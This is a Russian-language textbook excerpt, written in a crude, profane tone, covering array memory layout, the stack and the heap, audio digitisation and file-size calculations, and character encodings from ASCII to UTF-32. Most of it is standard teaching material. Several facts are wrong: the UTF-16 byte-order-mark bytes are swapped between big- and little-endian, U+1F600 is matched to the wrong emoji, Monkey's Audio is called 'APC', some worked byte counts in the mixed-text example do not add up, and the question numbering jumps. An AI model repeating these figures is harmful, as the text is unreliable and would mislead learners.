Многомерный массив - это абстракция. В памяти всё хранится линейно. Но как именно?

Row-major (построчно):

- Сначала все элементы первой строки, потом второй, и т.д.
- Используется в C/C++/Python

Column-major (постолбцово):

- Сначала все элементы первого столбца, потом второго, и т.д.
- Используется в Fortran/MATLAB

Пример: двумерный массив A[3][4]

Элементы:

A[0][0]	A[0][1]	A[0][2]	A[0][3]
A[1][0]	A[1][1]	A[1][2]	A[1][3]
A[2][0]	A[2][1]	A[2][2]	A[2][3]

Массив начинается с адреса 3000, элементы по 4 байта.

Row-major (C/C++):

Порядок в памяти: A[0][0], A[0][1], A[0][2], A[0][3], A[1][0], ...

Формула адреса:

$$\text{Адрес}[i][j] = \text{Базовый_адрес} + (i \times \text{Число_столбцов} + j) \times \text{Размер_элемента}$$

Адрес A[1][2]:

$$\begin{aligned} &= 3000 + (1 \times 4 + 2) \times 4 \\ &= 3000 + 6 \times 4 \\ &= 3000 + 24 \\ &= 3024 \end{aligned}$$

Column-major (Fortran):

Порядок в памяти: A[0][0], A[1][0], A[2][0], A[0][1], ...

Формула адреса:

$$\text{Адрес}[i][j] = \text{Базовый_адрес} + (j \times \text{Число_строк} + i) \times \text{Размер_элемента}$$

Адрес A[1][2]:

$$\begin{aligned} &= 3000 + (2 \times 3 + 1) \times 4 \\ &= 3000 + 7 \times 4 \\ &= 3000 + 28 \\ &= 3028 \end{aligned}$$

Почему это важно? Если обходишь массив в неправильном порядке, кэш процессора работает хуево, и программа тормозит. Всегда обходи массивы в том порядке, в котором они лежат в памяти.

Стек и куча: где что лежит

Сегменты памяти процесса

Когда запускается программа, ОС выделяет ей память, разделённую на сегменты:

1. **Сегмент кода (text):** машинные инструкции программы (read-only)
2. **Сегмент данных (data):** глобальные и статические переменные
3. **Стек (stack):** локальные переменные, параметры функций, адреса возврата
4. **Куча (heap):** динамически выделяемая память (malloc, new)

Стек (Stack)

Стек работает по принципу LIFO (Last In, First Out - последним пришёл, первым ушёл). Как стопка тарелок: кладёшь сверху, берёшь сверху.

При вызове функции на стек кладутся:

- Параметры функции
- Адрес возврата (куда вернуться после функции)
- Локальные переменные

При выходе из функции всё это снимается со стека.

Плюсы стека:

- Быстро: просто двигаешь указатель стека (stack pointer)
- Автоматическое управление: не нужно вручную освобождать память

Минусы стека:

- Ограниченный размер (обычно 1-8 МБ)
- Переполнение стека (stack overflow) - если слишком много рекурсий или большие локальные массивы

Куча (Heap)

Куча - область памяти для динамического выделения блоков произвольного размера. Ты явно просишь память (`malloc`, `new`) и должен явно её освободить (`free`, `delete`).

Плюсы кучи:

- Гибкость: можешь выделять сколько угодно (в пределах доступной памяти)
- Больше места: куча может быть гигабайтами

Минусы кучи:

- Медленнее: выделение и освобождение требует работы менеджера памяти
- Ручное управление: забыл освободить → утечка памяти (memory leak)
- Фрагментация: куча может быть раздроблена на куски

Пример: что где лежит

```
void function() {  
    int localVar = 42;                                // СТЕК  
    int* heapArray = malloc(sizeof(int) * 100);        // Сам массив в КУЧЕ  
                                                    // Указатель heapArray в СТЕКЕ  
    heapArray[0] = 10;  
    free(heapArray);  
}
```

- `localVar` - локальная переменная → **стек**
- Массив из 100 int - динамический → **куча**
- `heapArray` (сам указатель) → **стек** (это локальная переменная, хранящая адрес)

Типичные косяки:

- **Stack overflow**: рекурсия на миллион вызовов или локальный массив `int arr[100000000]`
- **Memory leak**: забыл `free(heapArray)` → память утекла
- **Dangling pointer**: освободил память, но указатель остался, и ты пытаешься по нему обратиться → segfault (пизда программе)

Почему это всё важно?

Где это применяется:

1. **Оптимизация программ:** правильное использование типов данных и выравнивание структур ускоряет программу
2. **Отладка:** понимание памяти помогает находить баги типа выхода за границы массива или повреждения памяти
3. **Низкоуровневое программирование:** работа с железом, драйверами, ОС требует понимания памяти
4. **Сетевое программирование:** обмен данными между системами с разным порядком байтов
5. **Встраиваемые системы:** каждый байт на счету, нужно экономить память
6. **Безопасность:** большинство уязвимостей (buffer overflow, stack smashing) основаны на особенностях памяти

Основные термины

Оперативная память (RAM) - быстрая энергозависимая память для временного хранения данных.

Байт - 8 бит, минимальная адресуемая единица памяти.

Адрес - уникальный номер ячейки памяти.

Слово (word) - базовая единица данных для процессора.

Little Endian - младший байт по младшему адресу (Intel/AMD).

Big Endian - старший байт по младшему адресу (сетевой порядок).

Выравнивание (alignment) - размещение данных по адресам, кратным их размеру.

Паддинг (padding) - заполнение пустых байтов для выравнивания.

Стек (stack) - память для локальных переменных, работает по принципу LIFO.

Куча (heap) - память для динамического выделения блоков.

Memory leak - утечка памяти, когда забыл освободить.

Dangling pointer - висячий указатель на освобождённую память.

Контрольные вопросы

1. **Теория:** Почему байт стал стандартом минимальной адресуемой единицы?
2. **Практика:** Число 0x123456789ABCDEF0 хранится с адреса 5000 в Little Endian. Запиши содержимое байтов 5000-5007.
3. **Выравнивание:** Рассчитай размер (с учётом выравнивания по 8 байт) структуры:

```
c struct Data { char a; // 1 байт double b; // 8 байт short c; // 2 байта int d; // 4 байта };
```

1. **Многомерные массивы:** Массив `B[2][3][4]` из `int` (4 байта) начинается с адреса 6000 (row-major). Найди адрес `B[1][2][1]`.
2. **Концепт:** В чём разница между стеком и кучей? Когда использовать каждый из них?

Связь с другими главами

- **Глава 1.1** - двоичная арифметика, основа для понимания битов и байтов

- **Глава 1.9** - представление числовых данных (прямой/обратный/дополнительный код)
- **Глава 2.1** - архитектура ЭВМ, как процессор работает с памятью
- **Глава 3.1** - операционные системы, управление памятью

Резюме

Что запомнить:

- ✓ Память - это массив байтов с адресами
- ✓ Байт = 8 бит, минимальная адресуемая единица
- ✓ Little Endian (x86) vs Big Endian (сеть)
- ✓ Выравнивание экономит процессор, но жрёт память
- ✓ Стек - быстро, автоматически, но ограничено
- ✓ Куча - гибко, много места, но нужно следить за утечками
- ✓ Понимание памяти = меньше багов и быстрее программы

Теперь ты знаешь, как данные реально хранятся в памяти. Это не абстрактные переменные, а конкретные байты по конкретным адресам. И теперь ты понимаешь, почему segfault - это пиздец.

Конец главы

Глава 1.3: Представление звуковых данных в двоичном коде

Введение

Значит так, всю музыку в твоём Spotify, все подкасты, весь звук в играх - всё это когда-то было аналоговыми волнами в воздухе, а теперь это нули и единицы. Как так получилось? Как компьютер записывает непрерывную звуковую волну в дискретные байты?

Сейчас разберёмся, как оцифровывается звук, почему качество CD - это 44.1 кГц / 16 бит, и почему MP3-файл весит в 10 раз меньше, чем WAV. А ещё поймёшь, почему аудиофилы готовы убить за FLAC, хотя на дешёвых наушниках разницы не услышать.

Физика звука (коротко, чтоб не уснуть)

Звук - это колебания воздуха (или другой среды). Характеристики: - **Частота** (Гц) - высота тона (басы vs писк) - **Амплитуда** - громкость - **Тембр** - почему скрипка звучит не как труба

Человек слышит от 20 Гц до 20 кГц. С возрастом верхняя граница опускается до 15-16 кГц (привет, тиннитус после концертов).

Звук - это **непрерывный** (аналоговый) сигнал. А компьютер работает только с **дискретными** (прерывистыми) данными. Как превратить одно в другое? Дискретизация и квантование, вот как.

Дискретизация и квантование (оцифровка звука)

Дискретизация (sampling)

Дискретизация - это измерение амплитуды звука через равные промежутки времени. Каждое измерение - это **отсчёт** (sample, сэмпл).

Частота дискретизации (sample rate) - сколько раз в секунду ты измеряешь амплитуду. Измеряется в герцах (Гц) или килогерцах (кГц).

Примеры: - **44100 Гц (44.1 кГц)** - стандарт Audio CD - **48 кГц** - профессиональное аудио, видео - **8 кГц** - телефонная связь (хватит для разборчивости речи)

Теорема Котельникова-Найквиста (нобелевский уровень математики, но простыми словами):

Чтобы точно восстановить аналоговый сигнал из цифрового, частота дискретизации должна быть **минимум в 2 раза больше** максимальной частоты звука.

Человек слышит до 20 кГц → нужна частота дискретизации минимум 40 кГц. Поэтому Audio CD использует 44.1 кГц (с запасом).

Квантование (quantization)

Квантование - это превращение измеренной амплитуды в цифровое значение с ограниченной точностью.

Разрядность квантования (bit depth) - сколько битов выделяется на один отсчёт. Определяет точность и динамический диапазон.

Варианты: - **8 бит**: $2^8 = 256$ уровней (звучит как дерьмо, привет 90-е) - **16 бит**: $2^{16} = 65536$ уровней (стандарт CD, вполне збс) - **24 бита**: $2^{24} = 16.7$ миллионов уровней (профессиональное аудио, аудиофилы кончают) - **32 бита**: $2^{32} = 4.3$ миллиарда уровней (обычно float, для обработки звука)

Чем больше бит, тем точнее амплитуда, тем больше динамический диапазон (разница между тихим и громким звуком).

Количество каналов

Моно - один канал, звук одинаковый из всех динамиков.

Сtereo - два канала (левый и правый), создаёт ощущение пространства.

Многоканальные форматы - 5.1, 7.1 (для домашних кинотеатров, игр).

Расчёт объёма несжатого аудио

Формула (запомни её нахрен)

$$\text{Объём (байт)} = (\text{Частота} \times \text{Разрядность} \times \text{Каналы} \times \text{Длительность}) / 8$$

Где: - Частота (f) - в герцах (Гц) - Разрядность (b) - в битах - Каналы (c) - количество - Длительность (t) - в секундах

Делим на 8, потому что 8 бит = 1 байт.

Примеры (считай вместе со мной)

Пример 1: Одна минута Audio CD

Дано: - Частота: 44100 Гц - Разрядность: 16 бит - Каналы: 2 (стерео) - Длительность: 60 секунд

Решение:

$$\begin{aligned} V &= (44100 \times 16 \times 2 \times 60) / 8 \\ V &= 84672000 / 8 \\ V &= 10584000 \text{ байт} \\ V &\approx 10.09 \text{ МБ} \end{aligned}$$

Ответ: одна минута Audio CD ~ 10 МБ.

Проверка: CD вмещает ~74 минуты, то есть ~740 МБ, что соответствует объёму CD-диска (700 МБ). Всё сходится!

Пример 2: Моно vs стерео

Вопрос: во сколько раз стерео больше моно?

Ответ: ровно в **2 раза**. Потому что:

$$V_{\text{стерео}} / V_{\text{моно}} = (f \times b \times 2 \times t) / (f \times b \times 1 \times t) = 2$$

Всё просто.

Пример 3: Влияние разрядности

Дано: - Частота: 22050 Гц - Длительность: 5 секунд - Моно - Разрядности: 8 бит и 16 бит

Для 8 бит:

$$V_1 = (22050 \times 8 \times 1 \times 5) / 8 = 110250 \text{ байт} \approx 107.7 \text{ КБ}$$

Для 16 бит:

$$V_2 = (22050 \times 16 \times 1 \times 5) / 8 = 220500 \text{ байт} \approx 215.3 \text{ КБ}$$

Ответ: при увеличении разрядности с 8 до 16 бит объём удваивается.

Пример 4: Обратная задача (длительность по размеру файла)

Дано: - Файл WAV: 5 МБ - Частота: 48 кГц - Разрядность: 16 бит - Стерео

Найти длительность (t).

Из формулы $V = (f \times b \times c \times t) / 8$ выражаем t:

```
t = (V × 8) / (f × b × c)
t = (5 × 1024 × 1024 × 8) / (48000 × 16 × 2)
t = 41943040 / 1536000
t ≈ 27.3 секунды
```

Ответ: ~27 секунд.

Пример 5: Эффект сжатия MP3

Дано: - Стереозапись: 3 минуты - Формат CD: 44.1 кГц, 16 бит - MP3: битрейт 192 кбит/с

Размер WAV:

```
V_WAV = (44100 × 16 × 2 × 180) / 8
V_WAV = 254016000 байт ≈ 242 МБ
```

Размер MP3 (для MP3 битрейт уже показывает скорость):

```
Битрейт = 192 кбит/с = 192000 бит/с = 24000 байт/с
V_MP3 = 24000 × 180 = 4320000 байт ≈ 4.1 МБ
```

Коэффициент сжатия:

```
K = 242 / 4.1 ≈ 59
```

Ответ: MP3 занимает примерно в **59 раз** меньше места, чем несжатый WAV. Охуеть какая экономия!

Форматы аудиофайлов

Несжатые форматы (жрут память как не в себя)

WAV (Waveform Audio File Format) - стандарт для Windows (Microsoft + IBM). Хранит несжатые PCM-данные (Pulse Code Modulation - импульсно-кодовая модуляция). Максимальное качество, но размер пиздец.

AIFF (Audio Interchange File Format) - аналог WAV для Macintosh (Apple). То же самое, только для яблочников.

Сжатие без потерь (lossless)

FLAC (Free Lossless Audio Codec) - сжимает в 1.5-2 раза без потери качества. После распаковки получишь точно такой же WAV. Аудиофилы обожают, но не все плееры поддерживают.

ALAC (Apple Lossless Audio Codec) - то же самое от Apple, для экосистемы яблоч.

APC (Monkey's Audio) - сжимает сильнее, но медленнее кодирует/декодирует.

Сжатие с потерями (lossy) - выкидываем то, что ухо не слышит

MP3 (MPEG-1 Audio Layer 3) - самый популярный формат сжатого аудио. Использует психоакустическую модель: выкидывает звуки, которые человек плохо слышит (например, тихие звуки рядом с громкими). Сжимает в 10-12 раз при приемлемом качестве.

Битрейты: - **128 кбит/с** - стандартное качество (заметна потеря качества) - **192 кбит/с** - хорошее качество - **256-320 кбит/с** - высокое качество (для большинства людей неотличимо от CD)

AAC (Advanced Audio Coding) - более современный, чем MP3. При том же битрейте звучит лучше. Используется в iTunes, YouTube, мобильных устройствах.

OGG Vorbis - свободный формат с открытым исходным кодом, альтернатива MP3. Хорошее качество, но менее популярен.

Opus - современный универсальный кодек с низкой задержкой. Оптимизирован как для речи, так и для музыки. Используется в VoIP (Discord, WhatsApp), потоковом вещании. Один из лучших кодеков на сегодня.

Стандарты качества

Audio CD (1982, стандарт до сих пор жив)

- Частота: 44.1 кГц
- Разрядность: 16 бит
- Стерео
- Эталон качества для потребительского аудио

Профессиональное аудио

- Частота: 48 кГц, 96 кГц, 192 кГц
- Разрядность: 24 бита или 32 бита (float)
- Для звукозаписи, мастеринга, кино

Телефонная связь (главное - разборчивость речи)

- Частота: 8 кГц
- Разрядность: 8 бит
- Моно
- Звучит как говно, но слова понятны, а это главное для телефонии

Зачем всё это нужно?

1. **Аудиопроизводство:** выбор параметров записи в зависимости от задачи (музыка, речь, подкаст)
2. **Разработка приложений:** оптимизация использования памяти и трафика
3. **Стриминговые сервисы:** баланс между качеством и скоростью интернета
4. **Мобильные приложения:** экономия памяти и трафика (важно на мобильном)
5. **Игры:** звук должен быть качественным, но не жрать всю память

Современные тренды: - **Адаптивное качество:** стриминг подстраивает битрейт под скорость интернета - **Hi-Res Audio:** 96 кГц / 24 бита и выше для аудиофилов - **Пространственное аудио:** Dolby Atmos, 3D-звук

Основные термины

Звук - механические колебания среды.

Дискретизация (sampling) - измерение амплитуды через равные промежутки времени.

Частота дискретизации (sample rate) - сколько раз в секунду измеряется амплитуда (Гц).

Квантование (quantization) - превращение амплитуды в цифровое значение.

Разрядность квантования (bit depth) - сколько бит на один отсчёт.

Теорема Найквиста - частота дискретизации должна быть минимум в 2 раза больше максимальной частоты сигнала.

Отсчёт (sample, сэмпл) - одно измерение амплитуды.

Канал - независимый аудиопоток (моно=1, стерео=2).

PCM (Pulse Code Modulation) - импульсно-кодовая модуляция, метод представления аналогового сигнала в цифровом виде.

Битрейт (bitrate) - сколько бит в секунду используется для кодирования звука.

Динамический диапазон - разница между самым громким и самым тихим звуком.

Lossless - сжатие без потерь качества.

Lossy - сжатие с потерями, часть информации выбрасывается.

Контрольные вопросы

1. **Теория:** Объясни процесс оцифровки звука. Зачем нужны дискретизация и квантование?
2. **Найквист:** Какая минимальная частота дискретизации нужна для сигнала с максимальной частотой 15 кГц? Почему для Audio CD выбрана частота 44.1 кГц, а не 30 кГц?
3. **Расчёт:** Посчитай размер 2-минутной записи телефонного разговора (моно, 8 кГц, 8 бит). Сравни с размером Audio CD той же длительности.
4. **Форматы:** В чём разница между FLAC и MP3? Когда использовать каждый?
5. **Практика:** Файл MP3 длиной 4 минуты занимает 7.2 МБ. Определи средний битрейт (в кбит/с).

Связь с другими главами

- **Глава 1.2** - представление данных в памяти, как хранятся аудиоданные
- **Глава 1.12** - способы сжатия информации (RLE, Хаффман, LZW)
- **Раздел 8** - сетевые протоколы, передача аудио по сети

Резюме

Что запомнить:

- ✓ Звук - аналоговый сигнал, компьютер - цифровой → нужна оцифровка
- ✓ Дискретизация - измерение амплитуды N раз в секунду
- ✓ Квантование - превращение амплитуды в число
- ✓ Теорема Найквиста: частота дискретизации $\geq 2 \times$ максимальная частота сигнала
- ✓ Audio CD: 44.1 кГц / 16 бит / стерео ≈ 10 МБ/мин
- ✓ WAV - несжатый (пиздец большой), FLAC - без потерь (норм), MP3 - с потерями (жрёт мало)
- ✓ Чем выше частота и разрядность - тем лучше качество, но больше размер

Теперь ты понимаешь, что такое 44.1 кГц / 16 бит и почему MP3 весит меньше. И теперь можешь объяснить аудиофилам, почему их FLAC-коллекция жрёт терабайты.

Конец главы

Глава 1.4: Представление символьных данных в двоичном коде

Введение

Все эти буквы, цифры, эмодзи 🚀 - всё это в компьютере хранится как нули и единицы. В отличие от чисел, которые имеют естественное представление в двоичной системе, для символов нужна **договорённость**: какая последовательность битов соответствует букве 'А', а какая - русской 'А' или китайскому иероглифу 中.

История кодирования текста - это история проблемы **кракозябр**. Помнишь эти `iðëääò` вместо "привет"? Это когда одну кодировку читают как другую. Сейчас разберёмся, откуда это взялось, почему ASCII не подошёл для всего мира, и как Unicode решил (почти) все проблемы.

Что такое кодировка?

Символ - это буква, цифра, знак пунктуации, пробел, эмодзи, и вообще любой знак, который ты видишь в тексте.

Кодировка (character encoding) - это таблица соответствия: какому символу какой двоичный код. Например:

- Символ 'А' → код 65 (в ASCII)
- Символ 'Б' → код 193 (в КОИ-8)
- Эмодзи 😊 → код U+1F600 (в Unicode)

Разница между:

- **Набор символов (character set)** - список символов, которые можно закодировать
- **Схема кодирования (encoding scheme)** - как именно эти символы представлены в байтах

ASCII - дедушка всех кодировок

История и структура

ASCII (American Standard Code for Information Interchange) - стандарт 1963 года. Это **7-битная** кодировка, то есть $2^7 = 128$ символов.

Структура ASCII:

- **Коды 0-31:** управляющие символы (NULL, LINE FEED, CARRIAGE RETURN, и прочая служебная хрень)
- **Код 32:** пробел
- **Коды 33-47:** знаки пунктуации `! " # $ % & ' () * + , - . /`
- **Коды 48-57:** цифры `0-9`
- **Коды 58-64:** ещё знаки `: ; < = > ? @`
- **Коды 65-90:** прописные латинские буквы `A-Z`
- **Коды 91-96:** символы `` [\] ^ _ ```
- **Коды 97-122:** строчные латинские буквы `a-z`
- **Коды 123-127:** символы `{ | } ~` и DEL

Плюсы ASCII:

- Простота: 7 бит, 128 символов
- Эффективность для английского
- Все поддерживают

Минусы ASCII:

- Только латиница
- Нет кириллицы, иероглифов, арабской вязи, диакритических знаков (è, ñ, ü)

Почему 7 бит, а не 8?

В 1960-х годах каналы связи были ненадёжными, поэтому 8-й бит использовали для контроля чётности (parity bit) - для обнаружения ошибок. Позже, когда каналы стали надёжнее, 8-й бит освободился для национальных символов.

Расширенные 8-битные кодировки (начало проблем)

Когда компьютеры вышли за пределы США, все захотели свои буквы. Решение: использовать 8 бит → 256 символов. Первые 128 (коды 0-127) - это ASCII, а коды 128-255 - национальные символы.

Проблема: каждая страна придумала свою кодировку для кодов 128-255. Началась анархия.

Windows-1251 (кириллица для Windows)

Windows-1251 (CP-1251) - кодировка от Microsoft для кириллицы.

Структура:

- **Коды 0-127:** полностью совпадают с ASCII
- **Коды 128-255:** русские, украинские, белорусские буквы, типографские знаки

Доминировала в русскоязычном интернете в 1990-2000-х, особенно на Windows.

Особенности:

- Совместима с ASCII
- 1 байт = 1 символ (просто и быстро)
- Поддерживает несколько кириллических языков

КОИ-8 (кириллица для UNIX)

КОИ-8Р (Код Обмена Информацией, 8-битный) - кодировка из СССР, 1970-е годы.

Фишка КОИ-8: кириллические буквы размещены так, что если отбросить 8-й бит, получится соответствующая латинская буква. Это позволяло читать русский текст на системах, не поддерживающих 8-й бит (хоть и латиницей).

Пример:

- Русская 'А' → код 193 (11000001₂)
- Сбрасываем старший бит → 65 (01000001₂) → латинская 'A'

КОИ-8 была стандартом в UNIX и российском интернете до появления Unicode.

ISO 8859-5 (международный стандарт)

ISO 8859-5 - международный стандарт для кириллицы, часть серии ISO 8859.

Менее популярна, чем Windows-1251 и КОИ-8, но иногда встречается.

Проблема кракозябр (mojibake)

Кракозябры (mojibake) - это когда текст, написанный в одной кодировке, читается в другой. Получается бессмысленный набор символов.

Пример: "Привет" в разных кодировках

Текст "Привет" в **Windows-1251** (в шестнадцатеричной):

```
CF F0 E8 E2 E5 F2
```

Если эти же байты прочитать как:

- **КОИ-8**: получится "pТЙЧЕФ"
- **UTF-8**: вообще ошибка декодирования, потому что это невалидная UTF-8 последовательность

Почему это происходит?

Потому что одни и те же байты означают разные символы в разных кодировках. Как если бы у двух людей были разные словари, и слово "bar" для одного означает "бар", а для другого - "прут".

Решение:

1. Явно указывать кодировку (в HTTP-заголовках, метатегах HTML)
2. Использовать универсальную кодировку - **Unicode**

Unicode - универсальное решение

Идея Unicode

Unicode - это международный стандарт, разработанный с 1991 года консорциумом Unicode Consortium. Цель: **один стандарт для всех языков мира**.

Unicode присваивает уникальный номер (называется **code point**) каждому символу. Записывается как `U+XXXX`, где XXXX - шестнадцатеричное число.

Примеры:

- `U+0041` - латинская 'A'
- `U+0410` - кириллическая 'А'
- `U+4E2D` - китайский иероглиф 中 (zhōng)
- `U+1F600` - эмодзи 😊 (grinning face)

Unicode 15.1 (2023) содержит **149 813 символов**, охватывающих 161 письменность, включая современные и древние языки, математические символы, эмодзи, и даже клингонский алфавит (серьёзно).

Кодовое пространство Unicode

Unicode делится на 17 **плоскостей (planes)**, каждая по 65 536 позиций:

- **Plane 0 (BMP - Basic Multilingual Plane)**: U+0000 до U+FFFF - основные символы современных языков
- **Plane 1 (SMP)**: исторические письменности, эмодзи
- **Plane 2 (SIP)**: редкие китайские иероглифы
- **Planes 3-13**: зарезервированы
- **Plane 14 (SSP)**: специальные символы
- **Planes 15-16**: частное использование

Всего: $17 \times 65\,536 = 1\,114\,112$ позиций.

UTF-8 - самая популярная кодировка (98% интернета)

UTF-8 (8-bit Unicode Transformation Format) - переменная кодировка: от 1 до 4 байт на символ.

Принцип:

- Символы ASCII (U+0000 - U+007F): **1 байт** (полностью совместимо с ASCII!)
- U+0080 - U+07FF: **2 байта** (кириллица, арабская вязь, диакритические знаки)
- U+0800 - U+FFFF: **3 байта** (китайские иероглифы, корейский хангыль)
- U+10000 - U+10FFFF: **4 байта** (эмодзи, редкие иероглифы)






Структура кодирования:

Диапазон code points Байт Битовая структура



U+0000 – U+007F	1	0xxxxxxx
U+0080 – U+07FF	2	110xxxxx 10xxxxxx
U+0800 – U+FFFF	3	1110xxxx 10xxxxxx 10xxxxxx
U+10000 – U+10FFFF	4	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx

Первый байт показывает длину последовательности количеством единиц в начале (110... → 2 байта, 1110... → 3 байта, 11110... → 4 байта). Все последующие байты начинаются с 10.

Плюсы UTF-8:

-  **Обратная совместимость с ASCII:** любой ASCII-текст - валидный UTF-8
-  **Самосинхронизация:** можно определить начало символа, глядя на поток байтов
-  **Компактность для латиницы:** английский текст = столько же, сколько ASCII
-  **Нет проблем с endianness** (порядок байтов)
-  **Популярность:** >98% веб-сайтов используют UTF-8 (2024)

Минусы UTF-8:

-  Неэффективна для азиатских языков (3 байта на иероглиф)
-  Переменная длина усложняет индексацию (n-й символ не по адресу n)

UTF-8 - де-факто стандарт интернета.

UTF-16 - компромисс (используется в Java, C#, JavaScript)

UTF-16 использует 2 или 4 байта на символ.

Принцип:

- Символы BMP (U+0000 - U+FFFF): **2 байта**
- Символы за пределами BMP (U+10000 - U+10FFFF): **4 байта** (суррогатная пара)

Суррогатные пары: Для символов за пределами BMP используется два специальных диапазона:

- **High surrogates:** U+D800 – U+DBFF (1024 значения)
- **Low surrogates:** U+DC00 – U+DFFF (1024 значения)

Комбинация high + low → $1024 \times 1024 = 1\,048\,576$ дополнительных символов.

Порядок байтов (endianness):



- **UTF-16BE (Big Endian):** старший байт первым
- **UTF-16LE (Little Endian):** младший байт первым

Чтобы определить порядок, в начале файла ставят **BOM (Byte Order Mark)** - символ U+FEFF:




- UTF-16BE: FF FE
- UTF-16LE: FE FF

Применение: UTF-16 используется внутри Java, .NET, Windows API, JavaScript.

Плюсы UTF-16:

-  Большинство современных символов - 2 байта
-  Эффективна для азиатских языков

Минусы UTF-16:

-  Несовместима с ASCII
-  Проблема endianness (нужен BOM)
-  Суррогатные пары усложняют код

UTF-32 - фиксированная длина (редко используется)




UTF-32 использует фиксированные **4 байта** на каждый символ.

Принцип: Каждый code point = 32-битное целое число. Просто и тупо.



Примеры:

- 'A' (U+0041) → 00 00 00 41
- '中' (U+4E2D) → 00 00 4E 2D
- '😄' (U+1F600) → 00 01 F6 00

Плюсы UTF-32:

-  **Фиксированная длина:** каждый символ ровно 4 байта
-  **Простая индексация:** n-й символ по адресу `base + n × 4`
-  Нет суррогатных пар и прочих сложностей

Минусы UTF-32:

-  **Жрёт память:** в 4 раза больше, чем ASCII/UTF-8
-  **Неэффективна:** 99% символов можно закодировать меньшим числом байтов

Применение: редко используется для хранения, иногда внутри программ для упрощения обработки строк.

Расчёт размера текстовых файлов

Формула (для фиксированной длины):

Размер (байт) = Количество символов × Байт на символ

Для UTF-8 сложнее, т.к. разные символы → разное количество байтов.

Примеры расчётов

Пример 1: Английский текст

Текст: "Hello, World!" (13 символов)

- ASCII / UTF-8: $13 \times 1 = 13$ байт

- **UTF-16:** $13 \times 2 = 26$ байт (+2 BOM = **28 байт**)
- **UTF-32:** $13 \times 4 = 52$ байта (+4 BOM = **56 байт**)

Пример 2: Русский текст

Текст: "Привет, мир!" (12 символов)

- **Windows-1251 / КОИ-8:** $12 \times 1 = 12$ байт
- **UTF-8:**
- Кириллица (10 символов): $10 \times 2 = 20$ байт
- Пунктуация и пробел (2): $2 \times 1 = 2$ байта
- Итого: **22 байта**
- **UTF-16:** $12 \times 2 = 24$ байта (+2 BOM = **26 байт**)

Пример 3: Смешанный текст

Текст: "Hello, мир! 你好 😊" (17 символов: 7 латинских, 4 кириллических, 2 китайских, 1 эмодзи, знаки)

- **UTF-8:**
- Латинские, знаки, пробелы (9): $9 \times 1 = 9$ байт
- Кириллица (4): $4 \times 2 = 8$ байт
- Китайские иероглифы (2): $2 \times 3 = 6$ байт
- Эмодзи (1): $1 \times 4 = 4$ байта
- Итого: **27 байт**
- **UTF-16:**
- Латинские, кириллические, китайские (15): $15 \times 2 = 30$ байт
- Эмодзи (1, суррогатная пара): 4 байта
- Итого: 34 байта (+2 BOM = **36 байт**)
- **UTF-32:** $17 \times 4 = 68$ байт (+4 BOM = **72 байта**)

Пример 4: Большая книга на русском

500 000 символов (примерно 250 страниц):

- 90% кириллица (450 000 символов)
- 10% латиница, цифры, знаки (50 000 символов)
- **Windows-1251:** 500 000 байт = **488 КБ** ≈ 0.48 МБ
- **UTF-8:**
- Кириллица: $450\,000 \times 2 = 900\,000$ байт
- Остальное: $50\,000 \times 1 = 50\,000$ байт
- Итого: 950 000 байт = **928 КБ** ≈ 0.91 МБ
- **UTF-16:** $500\,000 \times 2 = 1\,000\,000$ байт = **977 КБ** ≈ 0.95 МБ

Вывод: для русского текста UTF-8 примерно в 2 раза больше, чем Windows-1251, но зато универсальна.

Пример 5: Китайский текст

10 000 иероглифов:

- **UTF-8:** $10\,000 \times 3 = 30\,000$ байт ≈ 29.3 КБ
- **UTF-16:** $10\,000 \times 2 = 20\,000$ байт ≈ 19.5 КБ
- **GB2312/GBK** (китайская кодировка): $10\,000 \times 2 = 20\,000$ байт ≈ 19.5 КБ

Вывод: для китайского UTF-16 эффективнее UTF-8.

Практика: как выбрать кодировку?

Когда использовать UTF-8:

- ✓ Веб-приложения и API
- ✓ Многоязычные данные
- ✓ Файлы конфигурации и логи
- ✓ Обмен данными между системами
- ✓ Везде, где возможно (это стандарт де-факто)

Когда использовать UTF-16:

- ✓ Внутри приложений на Java, C#, JavaScript
- ✓ Работа с Windows API
- ✓ Эффективное представление азиатских текстов

Когда использовать национальные кодировки (Windows-1251, KOI8-R):

- ⚠ Только для поддержки устаревших систем
- ⚠ Работа со старыми файлами
- ❌ **Не используй для новых проектов!**

Декларация кодировки

HTML:

```
<meta charset="UTF-8" />
```

HTTP-заголовки:

```
Content-Type: text/html; charset=UTF-8
```

XML:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Python:

```
# -*- coding: utf-8 -*-
```

Преобразование между кодировками

Python:

```
# Чтение файла в Windows-1251
with open('file.txt', 'r', encoding='windows-1251') as f:
    text = f.read()

# Запись в UTF-8
```

```
with open('file_utf8.txt', 'w', encoding='utf-8') as f:
    f.write(text)
```

Linux (утилита iconv):

```
iconv -f windows-1251 -t utf-8 input.txt -o output.txt
```

Основные термины

ASCII - 7-битная кодировка для латиницы (128 символов).

Кодировка (character encoding) - таблица соответствия символов и их двоичных кодов.

Кракозябры (mojibake) - нечитаемые символы при неправильной интерпретации кодировки.

Unicode - универсальный стандарт, охватывающий все письменности мира.

Code point - уникальный номер символа в Unicode (формат U+XXXX).

UTF-8 - переменная кодировка Unicode (1-4 байта), совместимая с ASCII.

UTF-16 - кодировка Unicode (2 или 4 байта), использует суррогатные пары.

UTF-32 - кодировка Unicode с фиксированной длиной 4 байта.

BOM (Byte Order Mark) - специальный символ в начале файла (U+FEFF), указывающий порядок байтов.

Суррогатная пара - пара 16-битных значений в UTF-16 для символов за пределами BMP.

Windows-1251 - 8-битная кодировка для кириллицы (Microsoft).

КОИ-8 - 8-битная кодировка для кириллицы (СССР/UNIX).

BMP (Basic Multilingual Plane) - основная плоскость Unicode (U+0000 - U+FFFF).

Endianness - порядок байтов (Big Endian / Little Endian).

Контрольные вопросы

1. **Теория:** Почему ASCII использует 7 бит, а не 8? Какие плюсы и минусы?
2. **Расчёт:** Посчитай размер текста "Информатика — наука о данных" (30 символов) в кодировках:
 - а) Windows-1251
 - б) UTF-8
 - в) UTF-16LE (с BOM)
 - г) UTF-32LE (с BOM)
7. **Проблема:** Пользователь открыл файл и увидел кракозябры. Как определить правильную кодировку?
8. **Сравнение:** В чём разница между UTF-8, UTF-16 и UTF-32? Когда какую использовать?
9. **Практика:** Ты делаешь веб-приложение на 10 языках (английский, русский, китайский, арабский, хинди и т.д.). Какую кодировку выбрать и почему?

Связь с другими главами

- **Глава 1.2** - представление данных в памяти, как хранятся строки

Резюме

Что запомнить:

- ✓ ASCII - 7 бит, 128 символов, только латиница
